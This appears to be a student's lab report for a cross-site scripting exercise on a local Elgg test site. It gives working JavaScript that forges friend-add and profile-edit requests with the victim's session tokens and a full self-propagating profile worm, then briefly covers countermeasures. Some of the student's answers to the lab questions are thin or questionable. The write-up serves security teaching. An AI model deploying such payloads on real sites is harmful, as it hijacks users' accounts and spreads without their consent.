
Lab 11

Name: 张睿豪


ID: 11912614

Task 1

After enter `http://www.xsslabelgg.com`, I use `Alice` account to log in. I input code `<script>alert('XSS');</script>` into the brief description field in my profile.




Then, I can see the alert




Task 2

The step is the same as Task 1, inputing the code




Then,



Task 3


I input the code into Boby's profile



Then, I can get user's cookie

Task 4

I use Admin to add Samy as a friend and see the url




The url is `http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=1670534039&__elgg_token=WS5UdcSjziwI4-nyOxuCDg&__elgg_ts=1670534039&__elgg_token=WS5UdcSjziwI4-nyOxuCDg` where I get ID of Samy (47), `ts` (1670534039) and `token` (WS5UdcSjziwI4-nyOxuCDg)

Therefore, the JS code should be

```
window.onload = function () {
    var Ajax=null;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    //Construct the HTTP request to add Samy as a friend.
    var sendurl="http://www.xsslabelgg.com/action/friends/add?
friend=47"+ts+token; //FILL IN
    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send();
}
```

Finally, I use Alice to visit Samy's profile and she adds Samy automatically.



> Explain the purpose of Lines ① and ②, why are they are needed?

They are used to authentication, to make sure user's identity

> If the Elgg application only provide the Editor mode for the "About Me" fifield, i.e., you cannot switch to the Text mode, can you still launch a successful attack?


No, since the text mode will make the code text which cannot be executed.

Task 5

This task I need to find `sendurl`, `content` and `guid`.

Firstly I edit a field in Samy's profile, and then seek corresponding infomation.


1. `sendurl`



As the image shows, `sendurl` is `http://www.xsslabelgg.com/action/profile/edit`


2. `guid`

Then, looking at `Params` and find `guid` which is 47




3. `content`

   Then return `Headers` and click `Edit and Resend`



   I find the body of `POST`, which is `__elgg_token=2gHrqL1IOSzrLIzT2F3Liw&__elgg_ts=1670536289&name=Samy&description=&accesslevel%5Bdescription%5D=2&briefdescription=hi&accesslevel%5Bbriefdescription%5D=2&location=&accesslevel%5Blocation%5D=2&interests=&accesslevel%5Binterests%5D=2&skills=&accesslevel%5Bskills%5D=2&contactemail=&accesslevel%5Bcontactemail%5D=2&phone=&accesslevel%5Bphone%5D=2&mobile=&accesslevel%5Bmobile%5D=2&website=&accesslevel%5Bwebsite%5D=2&twitter=&accesslevel%5Btwitter%5D=2&guid=47`. (In fact, I can also find `guid` there.)




   The `content` is the body.

I choose to change `brief description` field to "hi". Therefore, my JS code is

```
window.onload = function(){
    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token
    var userName=elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;

    //Construct the content of your url.
    var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
    var samyGuid = 47;
    var briefDes = "Hi";
    var content = token + ts + "&name=" + userName +
"&description=&accesslevel%5Bdescription%5D=2&briefdescription=" + briefDes +
"&accesslevel%5Bbriefdescription%5D=2&location=&accesslevel%5Blocation%5D=2&inte
rests=&accesslevel%5Binterests%5D=2&skills=&accesslevel%5Bskills%5D=2&contactema
il=&accesslevel%5Bcontactemail%5D=2&phone=&accesslevel%5Bphone%5D=2&mobile=&acce
sslevel%5Bmobile%5D=2&website=&accesslevel%5Bwebsite%5D=2&twitter=&accesslevel%5
Btwitter%5D=2" + guid;
    if(elgg.session.user.guid!=samyGuid)
    {
```

```
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type",
    "application/x-www-form-urlencoded");
    Ajax.send(content);
    }
}
```


Then, I use Alice to visit Samy, and her brief description changes.




> Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.

It can prevent the attacker from attacking himself/herself.

Before I delete the line:



After deleting the line, when Samy visit his profile, his profile will change:




Task 6


According to the sample code, I modify my code in Task 5

```
<script type="text/javascript" id="worm">
window.onload = function(){
    // Worm
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</" + "script>";
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token
    var userName=elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;

    //Construct the content of your url.
    var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
    var samyGuid = 47;
    var briefDes = "Hi";
    var content = token + ts + "&name=" + userName + "&description=" + wormCode
+ "&accesslevel%5Bdescription%5D=2&briefdescription=" + briefDes +
"&accesslevel%5Bbriefdescription%5D=2&location=&accesslevel%5Blocation%5D=2&inte
rests=&accesslevel%5Binterests%5D=2&skills=&accesslevel%5Bskills%5D=2&contactema
il=&accesslevel%5Bcontactemail%5D=2&phone=&accesslevel%5Bphone%5D=2&mobile=&acce
sslevel%5Bmobile%5D=2&website=&accesslevel%5Bwebsite%5D=2&twitter=&accesslevel%5
Btwitter%5D=2" + guid;
    if(elgg.session.user.guid!=samyGuid)
    {
        //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type",
        "application/x-www-form-urlencoded");
        Ajax.send(content);

        // add friend
        var friend="http://www.xsslabelgg.com/action/friends/add?
friend=47"+ts+token;
        //Create and send Ajax request to add friend
        Ajax=new XMLHttpRequest();
        Ajax.open("GET",friend,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");
        Ajax.send();
    }

    alert("There is a worm on you, " + userName);
}
</script>
```


Then, I use Alice to visit Samy



After that, I use Charlie to visit Alice and Charlie gets worm as well.



He also becomes a friend of Samy and his profile is modified.




I can see his "About me" is modified


Task 7

1. After only activating HTMLawed

   The `<script>` tag is removed.



   The original code has no `<script>`.



2. After turning on both countermeasures

   The `<script>` won't be removed but the code will be considered as text.